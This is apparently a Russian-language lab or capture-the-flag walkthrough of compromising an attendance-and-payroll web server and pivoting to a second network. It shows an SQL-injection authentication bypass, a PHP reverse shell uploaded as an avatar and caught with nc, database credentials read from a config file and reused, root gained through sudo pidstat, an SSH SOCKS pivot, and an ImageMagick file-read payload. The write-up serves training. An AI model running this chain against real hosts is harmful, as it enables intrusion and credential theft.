
Sign in to start your session

input Username


input Password

Sign In

К данной системе есть эксплоиты:




```
┌──(kali㉿kali)-[~/Test2]
└─$ searchsploit Attendance and Payroll System
-----------------------------------------------------------
 Exploit Title
-----------------------------------------------------------
Attendance and Payroll System v1.0 - Remote Code Execution (RCE)
Attendance and Payroll System v1.0 - SQLi Authentication Bypass
-----------------------------------------------------------
Shellcodes: No Results
```




```
┌──(kali㉿kali)-[~/Test2]
└─$ searchsploit -m 50801
  Exploit: Attendance and Payroll System v1.0 - Remote Code Execution (RCE)
      URL: https://www.exploit-db.com/exploits/50801
     Path: /usr/share/exploitdb/exploits/php/webapps/50801.py
File Type: Python script, Unicode text, UTF-8 text executable

Copied to: /home/kali/Test2/50801.py


┌──(kali㉿kali)-[~/Test2]
└─$ searchsploit -m 50802
  Exploit: Attendance and Payroll System v1.0 - SQLi Authentication Bypass
      URL: https://www.exploit-db.com/exploits/50802
     Path: /usr/share/exploitdb/exploits/php/webapps/50802.py
File Type: Python script, ASCII text executable

Copied to: /home/kali/Test2/50802.py
```

Исправляем эксплоиты и получаем cookie для входа:



```
┌──(kali㉿kali)-[~/Test2]
└─$ proxychains -q python3 50802.py http://192.168.22.100

    >> Attendance and Payroll System v1.0
    >> Authentication Bypass through SQL injection
    >> By pr0z

[+] Extracting Administrator cookie using SQLi ...
[+] Use the following cookie:

PHPSESSID: cdve8jb8saif9j3ai3u2fs9628
```


Загружаем reverse shell в аватарку пользователя:



Employee List

Employee ID	Photo
ABC123456789	
DYE473869250	
JIE625973480	

Showing 1 to 3 of 3 entries




Employee List

✔ Success!

Employee photo updated successfully


Employee ID	Photo	Name
ABC123456789		Neovic Devierte

Обращаемся к `http://192.168.22.100/images/php-reverse-shell.php` и получаем доступ:




```
[newadmin@DMZ02 ~]$ nc -lvvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.22.100.
Ncat: Connection from 192.168.22.100:33520.
Linux Inter02 5.14.0-284.11.1.el9_2.x86_64 #1 S
 21:25:56 up  2:51,  0 users,  load average: 0.
USER     TTY        LOGIN@   IDLE   JCPU   PCPU
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (606): In
sh: no job control in this shell
sh-5.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-5.1$ cat flag5.txt
cat flag5.txt
flag5_7fcd8579cdebfc79ae4d274b1f9c09df
```

Находим имя пользователя и пароль, пробуем зайти под юзером с найденным паролем:




```
sh-5.1$ ls -la /home && ls -la /var/www/html
ls -la /home && ls -la /var/www/html
total 0
drwxr-xr-x.  3 root         root          26 Jun  9 17:48 .
dr-xr-xr-x. 18 root         root         252 Jun 11 15:47 ..
drwx------.  3 docker-admin docker-admin 112 Jun 11 15:54 docker-admin
total 40
drwxr-xr-x. 10 apache apache 4096 Jun  7 15:33 .
drwxr-xr-x.  4 root   root     33 Jun  7 14:56 ..
drwxr-xr-x.  3 apache apache 4096 Jun  7 15:32 admin
-rwxr-xr-x.  1 apache apache 3480 May 21  2018 attendance.php
drwxr-xr-x. 32 apache apache 4096 Apr 26  2018 bower_components
drwxr-xr-x.  6 apache apache   63 Apr 26  2018 build
-rwxr-xr-x.  1 apache apache  186 Jun  7 15:32 conn.php
drwxr-xr-x.  2 apache apache   26 Jun  7 16:01 db
drwxr-xr-x.  5 apache apache   38 Apr 26  2018 dist
-rwxr-xr-x.  1 apache apache 1377 May  2  2018 header.php
drwxr-xr-x.  2 apache apache  108 Jun 13 21:24 images
-rwxr-xr-x.  1 apache apache 2725 May 21  2018 index.php
drwxr-xr-x. 10 apache apache  153 Apr 26  2018 plugins
-rwxr-xr-x.  1 apache apache  269 Apr 27  2018 scripts.php
drwxr-xr-x.  6 apache apache 4096 Apr 30  2018 tcpdf
-rwxr-xr-x.  1 apache apache   78 Apr 26  2018 timezone.php
sh-5.1$ cat conn.php
cat conn.php
<?php
        $conn = new mysqli('127.0.0.1', 'root', 'FOnewoeifmoMFoowemfo', 'apsystem');

        if ($conn->connect_error) {
            die("Connection failed: " . $conn->connect_error);
        }

?>
sh-5.1$ su docker-admin
su docker-admin
Password: FOnewoeifmoMFoowemfo
id
uid=1000(docker-admin) gid=1000(docker-admin) groups=1000(docker-admin),980(docker)
```

Смотрим правка, которые у нас есть и повышаем привилегии:




```
sudo -l
Matching Defaults entries for docker-admin on Inter02:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_rese
LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep
RITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User docker-admin may run the following commands on Inter02:
    (ALL) NOPASSWD: /usr/bin/pidstat
sudo pidstat -e /bin/bash
Linux 5.14.0-284.11.1.el9_2.x86_64 (Inter02)    06/13/23        _x86_64_        (2 CPU)
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:httpd_t:s0
cat /root/flag6.txt
flag6_b27d6aff95f1b8b32c0e925e9196ce48
```

Пробрасываем вторую сеть:




```
[newadmin@DMZ02 ~]$ ssh docker-admin@192.168.22.100 -D 0.0.0.0:1080
docker-admin@192.168.22.100's password:
Last login: Tue Jun 13 21:37:38 2023 from 192.168.22.66
```

Настраиваем proxychains4:



```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks5         127.0.0.1 1080
socks5  172.180.120.66 1080
```


Находим порт:



```
Nmap scan report for 192.168.166.40
Host is up (0.53s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
5555/tcp open  freeciv
```


Заходим на сайт с кредами admin:admin. На сайте доступна функциональность загрузки картинок и получения изменных картинок в ответ. Скорее всего манипуляции с картинками просиходят из-за взаимодействия с ImageMagick/

Обнаруживаем уязвимую версия ImageMagick `CVE-2022-44268: Arbitrary Remote Leak`:



```
┌──(kali㉿kali)-[~/Test2]
└─$ identify -verbose  resized_q.png | grep Version
  Version: ImageMagick 6.9.11-60 Q16 x86_64 2021-01-25 https://imagemagick.org
```


Изменяем картинку и добавляем payload на чтение /etc/passwd:



```
┌──(kali㉿kali)-[~/Test2]
└─$ pngcrush -text a "profile" "/etc/passwd" q.png
  Recompressing IDAT chunks in q.png to pngout.png
   Total length of data found in critical chunks            =     41346
   Best pngcrush method        =   4 (ws 15 fm 0 zl 9 zs 1) =     40797
CPU time decode 0.015306, encode 0.220709, other 0.003727, total 0.250101 sec
```

